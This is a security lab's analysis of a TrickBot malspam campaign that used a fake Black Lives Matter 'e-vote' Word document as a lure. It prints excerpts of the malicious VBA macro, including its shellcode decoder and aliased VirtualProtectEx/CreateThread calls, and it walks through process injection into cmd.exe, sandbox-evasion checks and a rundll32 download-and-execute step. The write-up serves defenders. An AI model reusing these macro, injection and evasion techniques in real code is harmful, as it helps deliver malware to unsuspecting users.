
Trickbot Malspam Leveraging Black Lives Matter as Lure

hornetsecurity.com/en/security-information/trickbot-malspam-leveraging-black-lives-matter-as-lure/

Security Lab June 12, 2020




Summary

The Hornetsecurity Security Lab has observed a malspam campaign distribution TrickBot [1] that uses the Black Lives Matter movement as a lure to entice victims to open a malicious attachment. The TrickBot downloader document first injects shellcode into the `WINWORD.EXE` process. From that shellcode, it then spawns a `cmd.exe` process into which it again injects more of the same shellcode. This `cmd.exe` process then downloads the TrickBot DLL and executes it via `rundll32.exe`.

Background


The initial emails claim to be from a `State office`, `Country authority`, or `Country administration`:



The email tells the recipient they can `Vote confidentially about "Black Lives Matter"` or `Tell your government your opinion`, `Give your opinion`, and `Speak out confidentially` about `"Black Lives Matter"`.

Attached is a file named `e-vote_form_0000.doc`, further suggesting the email to be some sort of official means of voting.


However, the document only displays an image announcing a fake Office update and instructions to “Enable Editing” as well as to “Enable Content”:



If the instructions are followed, the malicious VBA macro in the document is executed and it downloads the TrickBot malware.

Technical Analysis


The initial portion of the infection chain (until the TrickBot malware is deployed) is depicted in this flow graph:



In the following analysis we will walk through each stage of this chain.

VBA macro

The VBA macro is protected against viewing in Word:




However, this “protection” only prevents Word from showing the VBA macro without a password. The VBA macro code is still accessible.

The first thing the VBA macro does is to display a fake error message:

```
Private Sub Document_Open()
    MsgBox "Error #80013123"
```

This results in the following pop-up:



This is likely an attempt to prompt user interaction in order to bypass sandbox detections. It could also be an attempt to hide the fact that there is no document. A victim may be satisfied by receiving this error and assume the document to be broken.

The macro uses `VirtualProtectEx` and `CreateThread` to inject shellcode into the `WINWORD.EXE` process. To this end, the code assembles one large string:

```
uriSubscriber = "i-j-[...]-a-a-a-"
uriSubscriber = uriSubscriber & "i-l-[...]-a-a-"
uriSubscriber = uriSubscriber & "g-k-a-a-p-p-h-f-p-i-[...]-o-g-c-c-p-k-h-c-g-j-h-d"
```


This string contains the encoded shellcode. It is then decoded via the following function:

```
Dim f() As Byte
ReDim f(0 To Len(uriSubscriber) / 2 - 1) As Byte
Dim sSmart As Long, regOptimize As Long
For Each destEnd In Split(uriSubscriber, "-")
    If sSmart Mod 2 Then
        regOptimize = sSmart - 1
        regOptimize = regOptimize / 2
        f(regOptimize) = (CByte(Asc(destEnd)) - CByte(Asc("a"))) + f((sSmart - 1) / 2)
    Else
        regOptimize = sSmart / 2
        f(regOptimize) = (CByte(Asc(destEnd)) - CByte(Asc("a"))) * 16
    End If
    sSmart = sSmart + 1
Next
```

Finally, the decoded shellcode is set to `PAGE_EXECUTE_READWRITE` using `VirtualProtectEx`, which was previously aliased to `extensionsComment`, and then a thread is started with the address of the shellcode as its start address using `CreateThread`, previously aliased to `sMail`:


```
    Private Declare Function extensionsComment Lib "kernel32" Alias "VirtualProtectEx" ( _
        iMail As Long, _
        bConsole As Long, _
        regFunction As Long, _
        tablePosition As Long, _
        colMail As Long) As Long
    Private Declare Function sMail Lib "kernel32" Alias "CreateThread" ( _
        textTimer As Long, _
        uriMail As Long, _
        m As Long, _
        dateMembers As Long, _
        textTimer0 As Long, _
        lServer As Long) As Long
[...]
    sConsole = destN_ - angleTexture + UBound(f)
    q = extensionsComment(ByVal ipFunction, ByVal angleTexture, ByVal sConsole, ByVal PAGE_EXECUTE_READWRITE,
ByVal VarPtr(extensionsComment0))
    adsLogon = sMail(ByVal 0&, ByVal 0&, ByVal destN_, ByVal 2&, ByVal 0, ByVal 0&)
    adsScr 5000
```

The shellcode can most easily be extracted by breaking on `CreateThread` in a debugger:




Shellcode `WINWORD.EXE`

The shellcode running in the `WINWORD.EXE` process first resolves several library functions. Then uses `CreateProcessA` to run a `cmd.exe` with the `pause` command, causing the `cmd.exe` to idle:



Next, the shellcode uses a classic `OpenProcess`, `VirtualAllocEx`, `WriteProcessMemory`, and `CreateRemoteThread` sequence to do shellcode injection into the paused `cmd.exe` process:




The `cmd.exe /c pause` process is likely used to avoid detection. A common technique used in process injection is to create a suspended (i.e., paused) process by setting the `CREATE_SUSPENDED` flag during process creation, to then inject code into the created process, and resume it afterwards. In the case of the discussed shellcode, the code is injected as a thread into the paused `cmd.exe` instead.

The injected shellcode is the same shellcode that was injected into the `WINWORD.EXE` process. However, the entry point passed to `CreateRemoteThread` is different, resulting into a different execution flow for the shellcode within the `cmd.exe` process.

Shellcode `cmd.exe`

The shellcode in the `cmd.exe` process also resolves several library functions. Additionally, it decodes the TrickBot download URLs.


Next, the shellcode queries `GetSystemMetrics(SM_CXSCREEN)` and `GetSystemMetrics(SM_CYSCREEN)` to get the display resolution. Then, `GetCursorPos` is queried twice, with a call to `Sleep(0x1388)` in between causing a 5 second delay.



This is likely done to verify mouse movement and thus avoid sandboxes.

The data is then encoded as a HTTP query string as follows: `&scr=1280x1024&cur1=604x250&cur2=622x310`

An ID query string `&id=00000000` and the above system metrics query string are then appended to a URL to form the final download URL which is then queried via `InternetOpenUrlA`:



In case the download is successful, the downloaded file is written to `C:\\Users\\<username>\\AppData\\Local\\system.rre` and executed via `rundll32.exe %userprofile%/system.rre,Initialize` using `ShellExecuteA`. The `system.rre` file is the TrickBot DLL.

